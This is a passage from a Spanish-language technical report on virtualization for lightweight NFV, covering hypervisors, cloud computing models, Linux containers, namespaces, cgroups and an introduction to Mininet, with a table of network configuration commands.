

Imagen 7. Virtualización sobre SO dedicado a Hipervisor. (ParaVirtualización)

2.2.2. VMware (Player o Workstation), VirtualBox.

Los hipervisores VMware o Virtualbox son hipervisores sobre el SO como hemos visto anteriormente y se puede ver en la Imagen 8 más adelante. Este tipo de hipervisores funcionan prácticamente independientemente del SO base sobre las que son instalados, utilizando sus propios métodos de virtualización. Estos dos hipervisores son capaces de virtualizar cualquier SO independientemente de las instrucciones de la CPU del host (VT-X o AMD-V), aunque sin estas solo SO de 32bits. Ya que emulan el hardware por completo, y pese a un menos rendimiento, no requieren esta característica. Además el propio software de hipervisor posee todas las necesidades para crear redes y manejar uno o varios vSwtich sencillos de tal forma que se pueden gestionar las redes dentro de su propia interfaz de manera muy sencilla, aunque con limitaciones. En todas sus versiones para diferentes SO, utilizan una interfaz virtual con el SO que permiten la unión de la red de las máquinas virtuales con la del propio host, incluso como en todos los entornos hacer un bridge de la propia interfaz física y que la VM pertenezca a la misma red que el host.

Del mismo modo que los entornos de virtualización paravirtualizados, también éstos, a través de bridges, se podrían unir a interfaces virtuales del SO para poner en marcha un sistema de red más complejo utilizando software como OVS y así aplicar todas sus características y funcionalidades utilizando este tipo de virtualización sencilla sobre cualquier SO de uso cotidiano, facilitando incluso pequeños entornos de desarrollo de SDN por ejemplo.

Uno de sus principales inconvenientes sería el rendimiento en comparación con otros métodos de virtualización, ya que depende del rendimiento, drivers y la configuración del Host desde el los cuales se estén ejecutando.

Sin embargo una de sus mayores ventajas es la compatibilidad, ya que casi cualquier SO se puede instalar como VM y además exportarlo a cualquier otra plataforma de virtualización. También disponen de un buen servicio de soporte, VMware como empresa privada y VirtualBox como OpenSource.



Imagen 8. Virtualización con hipervisor sobre SO.

2.2.3. Cloud Computing (OpenStack y Open Nebula)

El concepto Cloud Computing es aún algo ambiguo debido a su rápida y actual evolución. Para el contexto en el que se está tratando, el NIST (National Institute of Standards and Technology de EE.UU) ha propuesto una definición que está siendo aceptada mayoritariamente: "Cloud Computing es un modelo para permitir el acceso adecuado y bajo demanda a un conjunto de recursos de cómputo configurables (p.e. redes, servidores, almacenamiento, aplicaciones y servicios) que pueden ser rápidamente provistos y puestos a disposición del cliente con un mínimo esfuerzo de gestión y de interacción con el proveedor del servicio".

Además, sobre su definición, el NIST puntualiza 5 características como esenciales para que un servicio pueda ser considerado Cloud Computing:

- Auto-servicio bajo-demanda: Un cliente puede unilateralmente aprovisionarse de capacidades de cómputo (tales como uso de un servidor, almacenamiento en red, etc.) de acuerdo a sus necesidades, de forma automática y sin precisar de la interacción "humana" con el proveedor del servicio. (Nota: esta característica es probablemente la más ampliamente exigida y demandada para caracterizar al Cloud Computing y distinguirlo de otros paradigmas precedentes).
- Recursos comunes: Los "recursos de computo" del proveedor son puestos en común para dar servicio a múltiples clientes usando un modelo "multi-tenancy" (infraestructuras compartidas) con diferentes recursos físicos o virtuales asignados dinámicamente y reasignados de acuerdo a la demanda del cliente. El cliente no tiene control ni conocimiento de la ubicación exacta de los recursos aprovisionados. Ejemplos de "recursos de cómputo" son: almacenamiento, procesamiento, memoria, ancho de banda de comunicaciones, máquinas virtuales, etc.
- Elasticidad rápida: Las capacidades pueden ser provistas (y liberadas) rápida y elásticamente, y en algunos casos automáticamente, de forma que el cliente tiene la visión de tener acceso a recursos ilimitados que puede comprar en cualquier cantidad y en cualquier momento.

- Servicio Medible: El uso de los recursos es monitorizado, controlado y medido al nivel de abstracción apropiado para el tipo de servicio o recurso en cuestión (ancho de banda, procesamiento, almacenamiento, cuentas de usuario, etc.). De esta forma, la información del servicio utilizado es clara tanto por el consumidor como para el proveedor.
- Acceso por red (por ejemplo Internet): las capacidades de computo están disponibles en la red y son accesibles mediante mecanismos estándares que promueven su uso por equipos de cliente heterogéneos (equipos de sobre mesa, PDAs, móviles, etc.).

Tanto OpenStack como OpenNebula son entornos de Cloud Computing que están compuestos por capas y totalmente modulares que se comunican entre sí a través de APIs. Estas APIs pueden ser controladas en todo momento por el usuario para modificar, crear, o automatizar tareas dentro del Cloud. El conjunto de todas estas capas y el control de todas desde en un entorno es lo que particulariza OpenStack y OpenNebula, ya que por ejemplo en OpenStack para el manejo y la administración de las redes se utiliza las APIs de Neutron, para las máquinas virtuales, las APIs de Nova, para la gestión del almacenamiento, las APIs de Island, gestión del entorno existen diferentes entornos como el dashboard Horizon con sus APIs, etc… Son un conjunto de módulos controlados mediante APIs que en su conjunto crean lo que llamamos Cloud Computing.

Imagen 9. Las tres capaz como servicio de Cloud Computing.

Los servicios que se puede ofrecer a través de estos Cloud se pueden catalogar en tres tipos básicos conocidos como XaaS (aaS, as a Service, Como un servicio), donde X puede ser Infraestructure como una capa de nivel más amplia, Plataform como siguiente nivel y por último el nivel de Software. Dependiendo de las necesidades del usuario final, estos son los tres servicios que puede ofrecerse:

- Infraestructura como servicio

Ofrecer al cliente espacio de almacenamiento o capacidad de procesamiento en sus servidores. Así el usuario tendrá a su disposición "un disco duro de capacidad ilimitada" y un procesador de rendimiento casi infinito, solo restringido a su capacidad económica de contratación del servicio. Este servicio se basa en el acceso al uso de hardware radicado en la nube.

- Plataforma como servicio

El servicio de Plataforma pone a disposición de los usuarios herramientas para la realización de desarrollos informáticos, de manera que aquellos pueden construir sus aplicaciones o piezas de software sin necesidad de adquirir e implantar en sus ordenadores locales dichas herramientas. Lógicamente, el proveedor de servicios se encarga de que dichas herramientas estén en óptima situación de mantenimiento.

- Software como servicio

En el punto más alto de las habituales clasificaciones de componentes del mundo informático se encuentran las aplicaciones finales; productos terminados que ofrecen servicios concretos para los que fueron desarrollados. Estas aplicaciones son infinitas en sus distintas naturalezas y usos. El servicio ofrecido como SaaS consiste directamente en la utilización por parte del usuario final de los servicios ofrecidos por dichas aplicaciones, situadas en los servidores del proveedor cloud, con un mecanismo de facturación (en caso de no ser un servicio gratuito) más o menos simple de pago por uso.

El hecho de que la información manejada resida temporal o definitivamente en servidores en la nube lleva a que dichos servicios ofrezcan distintos formatos de privacidad que pueden elegir los usuarios. De ahí que se planteen varios modelos de nubes como espacios de desarrollo de los servicios ofertados. Serían:

- Nubes públicas: Los usuarios acceden a los servicios de manera compartida sin que exista un exhaustivo control sobre la ubicación de la información que reside en los servidores del proveedor. El hecho de sean públicas no es un sinónimo de sean inseguras.
- Nubes privadas: Para los clientes que necesiten, por la criticidad de la información que manejen una infraestructura, plataforma y aplicaciones de su uso exclusivo.
- Nubes híbridas: Combinan características de las dos anteriores, de manera que parte del servicio se puede ofrecer de manera privada (por ejemplo la infraestructura) y otra parte de manera compartida (por ejemplo las herramientas de desarrollo).

Hasta ahora los entornos de virtualización vistos, poseen la capacidad de crear VM y manejar éstas de forma simple, desde crear Snapshoots (copia del estado en un momento concreto de la configuración de la máquina), duplicar VM, exportar, interconectarlas con redes de configuración simple, clonación, etc., Sin embargo, en un entorno de Cloud Computing, incorpora estos sistemas de virtualización como una parte de su entorno.



Imagen 10. Ejemplo de control de VM desde la API nova de OpenStack.

Los entornos Cloud Computing son capaces de trabajar con algunos de estos entornos para hacerlos dinámicos, trabajar con multitud de host de forma sincronizada y unificando el almacenamiento desde un solo punto de control. Esto ofrece unas características de administración de la virtualización muy superiores a los entornos básicos que funcionan sobre un host, ya que un Cloud Computing controlaría todos estos hosts pudiendo crear una red todo lo compleja que se necesite de forma virtual. Por ello estas plataformas incluyen OVS como vSwitch por defecto, ya que las necesidades de red de un Cloud son mucho más complejas y dinámicas que en los entornos de virtualización simple, puesto que por ejemplo, si una VM que está trabajando en un Host en concreto necesita más computo o necesita moverse a otro Host por localización, mantenimiento o fallo de éste, el cambio se hace en tiempo real y con todos los cambios de topología de red que necesita para que siga funcionando de forma correcta sobre la red. Esto se consigue con redes diseñadas por software (SDN), que permite la dinámica en la red que permite establecer configuraciones entre diferentes Host y sus VM independiente del vSwitch o Switch físico al que estén conectados ya que el cambio se hace al mismo tiempo que el Cloud gestiona el cambio.

Una de las principales funciones de las NFV es la capacidad de diseñar a través del software el comportamiento de la red y el ejemplo más claro de esta necesidad se ven en los Cloud Computing donde decenas de Host poseen VM que deben funcionar de forma dinámica y transparente al usuario. Con redes tradicionales el cambio de ubicación de una VM o de un servicio, requiere que un operario realice varias modificaciones en el software e incluso en el hardware de red para poder hacer la migración de una VM y que permanezca en la red tal y como estaba funcionando.

2.3 Virtualización Ligera. (Lightweight)

2.3.1. LXC y Mininet.



Imagen 11. Virtualización Ligera a nivel de SO. (Lightweight)

La virtualización ligera permite la creación, uso, y gestión de VM que consumen una cantidad mínima de recursos del Host. A las VM que se generan con éste tipo de virtualización se les suele llamar Contenedores. Éstos son un aislamiento de un pequeño FileSystem contenido dentro del root FileSystem donde se alberga todo lo necesario para que una aplicación pueda ejecutarse de forma aislada. Un contenedor lo podemos iniciar, parar, mover o borrar.

Una de la mayores ventajas de este método de virtualización es su gran rendimiento frente cualquier otro tipo de virtualización. Sin embargo, éste es precisamente el motivo de su gran desventaja, ya que esta ventaja de gran rendimiento sobre los otros métodos de virtualización se traducen en que solo se pueden virtualizar máquinas que compartan el mismo Kernel, de modo que, si el Host que virtualiza es Linux, únicamente podremos virtualizar éste tipo de SO, que no se limita solo a una distribución, sino a todas que compartan ese núcleo, por ejemplo, desde Ubuntu utilizando LXC podríamos crear VM de Debian, CentOS, ArchLinux, OpenSuse, etc., desde FreBSD utilizando Jails, solo se podrían crear VM basadas en FreeBSD, como PFsense, OpenBSA, NetBSD, etc…

Este método de virtualización es el que utiliza el entorno de simulación de redes Mininet, un entorno de virtualización que está diseñado para apoyar la investigación en diferentes tecnologías de redes, entre las que se incluye las definidas por software (SDN). Cuando un entorno Mininet es iniciado crea Switches y Guests (VM) que en realidad son contenedores con un entorno muy reducido de servicios que comparte el Kernel del sistema Host y que permiten que puedan crearse en poco tiempo y simulen un host real en un entorno de red.

Del mismo modo que en los entornos con hipervisor, existen herramientas de gestión de contenedores que nos facilitan el trabajo de forma visual, de modo que, hacía el usuario pueda tener un control de la gestión de los controladores como si de un hipervisor se tratara, pero esto no es más que una capa de interfaz de usuario que permite trabajar y administrador los contenedores de una forma común y del mismo modo que se utiliza en los hipervisores estándar.

3. Aspectos técnicos para la NVF ligera.

3.1. Containers

Los Containers son una tecnología de virtualización a nivel de sistema operativo que tiene la capacidad de crear instancias de sistemas operativos que se ejecutan sobre un servidor físico de forma aislada, conocidos como Servidores Privados Virtuales (SPV o VPS en inglés). En Linux es lo que se denomina LXC (Linux Containers) o LXD (Linux Container Daemon) similar a LXC pero incluyen algunas características extra en el manejo de VM más seguridad y una REST API que permiten su uso en otros entornos como OpenStack.

Una de las principales ventajas del uso de Containers sobre un sistema físico (Host) con respecto a la emulación de hardware, es la posibilidad de crear decenas de VM sobre un host sin unas características de hardware muy exigentes, e incluso, permitiendo crear decenas de VM sobre una VM emulada en los otros entornos de virtualización. De esta forma, se puede generar un entorno de trabajo con pocos recursos con una gran cantidad de Guess unidos a través de una compleja red virtual, todo ello dentro de un solo host. Si a esto se le suma el Clustering, podremos tener miles de máquinas aisladas entre sí, con un consumo mínimo de recursos ofreciendo una calidad de servicio y seguridad necesarios en entornos de producción, desarrollo y testeo.



Imagen 12. Visión de los Containers sobre el SO.

Los Containers son considerados como un conjunto de procesos que son separados de los principales a través de los recursos de namespaces y cgroups. Se utiliza directamente características del Kernel para construir el entorno del Container. Para mantener separados los procesos dentro de un container en el Host, namespaces hace uso de sus controladores “mount”, “ipc”, “pid”,”user”,“uts”, y “network”.

3.2. Namespaces

Namespaces es un recurso global del sistema operativo que crea una abstracción de los procesos dentro de las instancias que hacen uso de este recurso. Los cambios en el recurso global son visibles a otros procesos que son miembros de namespace, pero son invisibles a otros procesos fuera de éste. Uno de los usos de namespaces es en la implementación de containers.



Imagen 13. Visión de un grupo de Namespaces sobre Linux.

3.2.1. IPC

El módulo de Namespaces IPC es un sistema de aislamiento de los objetos de Sistema V IPC. El Sistema V IPC es una implementación de Linux para mecanismos de comunicación en colas de mensajes, conjuntos de semáforos y segmentos de memoria compartida. La característica de este módulo de Namespaces es aplicar estos mecanismos IPC en el que los objetos se identifican mediante accesos aislados a las distintas rutas del sistema de archivos. Cada Namespace tiene su propio conjunto de identificadores de System V IPC y su propio mensaje POSIX (Interfaz de sistema operativo portable) en la cola del sistemas de archivos. Los objetos creados en un Namespace son visibles para todos los demás procesos que son miembros de ese espacio de nombres, pero no son visibles para los procesos de cada espacio de nombres IPC.

3.2.2. MOUNT

Es un mecanismo que permite aislar los diferentes puntos de montajes de ficheros de archivos haciendo que los grupos de procesos que pertenezcan a cada Namespaces tengan su propio punto de vista jerárquico del sistema de ficheros.

3.2.3. PID

Es un mecanismo que utiliza Namespaces para aislar el número ID de un proceso. En otras palabras, los procesos en diferentes Namespaces pueden tener el mismo PID. Uno de los principales beneficios de los Namespaces PID es que los Container se pueden mirar entre hosts, manteniendo los mismos identificadores de proceso para los procesos en el interior del Container. Además, permiten que cada VM tenga su propio init (PID 1), el proceso principal que maneja varias tareas de inicialización del sistema y captura procesos hijo huérfanos cuando terminan.

3.2.4. USER

Los ID de los usuarios en Namespaces y sus grupos de procesos pueden ser diferentes dentro y fuera del módulo USER de Namespaces. Los usuarios pueden poseer diferentes ID de privilegios según esté por ejemplo, fuera de un Namespaces y dentro poseer un ID 0 (root). A partir de Linux 3.8 es posible que los procesos sin privilegios puedan crear Namespaces, lo que ofrece la posibilidad de que un proceso sin privilegios pueda mantener los privilegios de root en el interior de un Namespace ofreciendo ahora acceso a esta funcionalidad que antes se limitaba a root.

3.2.5. UTS

El término “UTS” deriva del nombre de “Tiempo compartido UNIX System”. UTS Namespaces aísla dos identificadores de sistema “-nodename” y “-domainame” y ofrece unas llamadas al sistema para poder modificarlos. En el contexto de los Containers, esta función permite que cada VM tenga su propio nombre de host y dominio NIS. Esto es útil para, entre otras cosas, la inicialización y configuración de secuencias de comandos que adaptan sus acciones sobre la base de estos nombres.

3.2.6. NETWORK

Los Namespaces de red proporcionan aislamiento de los recursos del Sistema asociados a la creación de redes. Por lo tanto, cada espacio de nombres de red tiene sus propios dispositivos de red, direcciones IP, tablas de enrutamiento IP, números de puerto y así con todas las características que poseen los dispositivos de red. Cada Container puede tener su propio dispositivo de red, o incluso varios, y sus propias aplicaciones encaminadas de forma adecuada dirigiendo la red del Container a otras redes, ya sean otros Host, VM u ofrecer un servicio en internet.



Imagen 14. Visión simple de Veth sobre Namespaces en Linux.

3.3. Cgroups

Los grupos de control, cgroups, de Linux son una excelente herramienta para controlar la asignación de recursos a los procesos. Dado un proceso los permisos tradicionales (o las ACLs, o los permisos MAC como SELinux) limitan a qué se accede y qué operaciones se permiten, los límites (/etc/security/limits.conf) acotan la máxima asignación de recursos, y el planificador intentará asignar recursos de manera equitativa pero influenciado por los valores de prioridad y "nice" (ionice cuando se trata de regular la entrada/salida). Pero todas estas herramientas que son muy útiles no permiten que el administrador especifique con detalle cómo se deben asignar los recursos entre las tareas, sobre todo cuando, como ocurre a menudo, todas quieren todos los recursos disponibles. Y aun así no se quiere consentir que porque algunos procesos acaparen tantos recursos otros se queden con tan pocos que no puedan realizar su trabajo, o lo hagan tan lentamente que en la práctica se haya producido una denegación de servicio.

Los grupos de control permiten definir jerarquías en las que se agrupan los procesos de manera que un administrador puede definir con gran detalle la manera en la que se asignan los recursos (no solo tiempo de atención de CPU, sino también I/O y memoria principal) o llevar la contabilidad de los mismos.

En Linux se puede cambiar el valor "nice" de un proceso para hacerlo más prioritario (al disminuir el valor) o menos prioritario (al aumentar su valor). De estemos modo la cantidad de uso de CPU no se balancea según número de procesos, sino, según prioridades en la que podemos asignar a un determinado proceso o servicio un uso máximos del 10% de la CPU independientemente del número de forks (hijos) que este genere, lo que conseguimos que por ejemplo, un Servicio importante del sistema que tan solo utilice 1 proceso, pueda mantener un uso máximo del 50% de la CPU independientemente del al cantidad de procesos instanciados sobre el Kernel.

4. Mininet

4.1. Introducción.

Mininet es una plataforma que permite crear redes virtuales a gran escala de forma rápida y eficiente gracias al uso de la virtualización ligera. Esta plataforma es muy práctica para el estudio de SDN, debido a que permite entre otras características implementar nodos con el protocolo OpenFlow.

Entre las características de Mininet se encuentran:

- Flexibilidad: Se pueden establecer por software topologías y características nuevas usando lenguajes de programación sobre SO comunes.
- Interactividad: Administración y simulación en tiempo real.
- Escalabilidad: Prototipado escalable a redes grandes desde un solo PC.
- Realista: Comportamiento del prototipo es realizado de tal forma como si de una topología real se tratara, ofreciendo un alto grado de confianza. Esto permite que pilas de protocolos y aplicaciones se puedan portar al hardware real.
- Compatible: Los prototipos pueden ser compartidos para que otros colaboradores y desarrolladores puedan ejecutar y modificar el código o proyecto.

Gracias a sus capacidades de emulación, Mininet se convierte en una herramienta práctica y útil a la hora de hacer pruebas con redes definidas por software y utilizarse como una herramientas más de NFV (tipo Cloud), aunque los creadores inicialmente lo crearon con el objetivo de simular entornos de red de gran envergadura. A continuación se presentarán diferentes ejemplos para demostrar las capacidades de emulación de Mininet.

4.2. Virtualización Ligera de Hosts, Links, Switches y Controladores.

La virtualización ligera de Hosts, Links, Switches y Controladores, son lo que permiten a Mininet en su conjunto crear un herramienta de simulación de redes con alto nivel de rendimiento. Mininet usa las características del Kernel de Linux *Namespaces* para desarrollar en su gran mayoría su funcionalidad de generar entornos virtuales de red. Como añadido, Mininet permite que los Switch que genera, posean un controlador externo que funciona sobre SDN, lo que permite todavía más expansión de posibilidades en la gestión de estas redes.

Al ser una de las características del Kernel de Linux las que nos facilita la virtualización de estos elementos, se podría generar un entorno de red similar al que crea Mininet de forma manual desde cualquier consola de Linux, ya que un Host sería un Namespace de Linux independiente.

La creación de Links se basa en la creación de interfaces de red virtuales del tipo punto a punto. Estos Links se pueden asociar al Namespace que se desee, de tal forma que un Namespace podría tener asignados un gran número de Links y mediante la función *bridge* unirlas formando un Virtual Switch. Open VSwitch aprovecha estas características para crear un Namespace con multitud de interfaces de red, y que además puede configurarse con el protocolo OpenFlow consiguiente un Switch compatible con SDN.

Para hacer funcional un Switch con OpenFlow es necesario un controlador. Éste utiliza el protocolo de transmisión OpenFlow para comunicarse con el Switch creando tablas de flujos sobre el Switch para que éste pueda manejar los paquetes de datos sin tener que estar creando peticiones al controlador continuamente. En algunos casos, para determinados paquetes esto si se desea que sea así, por lo que se puede especificar que los flujos caduquen o simplemente que tengan un solo uso. Con lo que se consigue una red totalmente dinámica puesto que estos mismos paquetes pueden ser procesador de diferente forma según lo requiera el entornos y es el controlador quien decide cómo y cuándo modificar estos flujos.

4.3. Ejemplos.

Para estos ejemplos se utilizará Ubuntu 14.04 LTS 64bits, entre otras cosas porque tiene soporte nativo de Open VSwitch y Mininet y posee una gran comunidad de soporte en estos aspectos. Por otro lado es una distribución de Linux basada en Debian y asegura una buena estabilidad del sistema, además del soporte nativo que ofrece Canonical desde el punto de vista empresarial.

Además la versión de distribución que se ha elegido es la versión desktop. Esta decisión se ha tomado para ahorrar los procesos de instalación de varios componentes que serán necesarios en los ejemplos, como "X11-apps", Xterm o Firefox.

4.3.1. Ejemplo de Virtualización Ligera.

En el siguiente ejemplo se utilizarán las funcionalidades directas del Kernel de Linux para crear un entorno NFV ligero. Para empezar se usará una topología de red simple, dos hosts conectados a un Switch; en un host un navegador web (Firefox) y en el segundo un simple servidor web (httpd).



Imagen. Topología de Red Simple.

Para ello se utilizarán los siguientes comandos de configuración correspondientes en Linux.

Componentes de red	Modelo de mecanismo	Comandos
Host	Procesos en un red namespaces	ip netns
Links	Enlaces virtuales de Ethernet	ip link
Switches	Software Switches (OVS)	ovs-vsctl
Controllers	Procesos	Controller
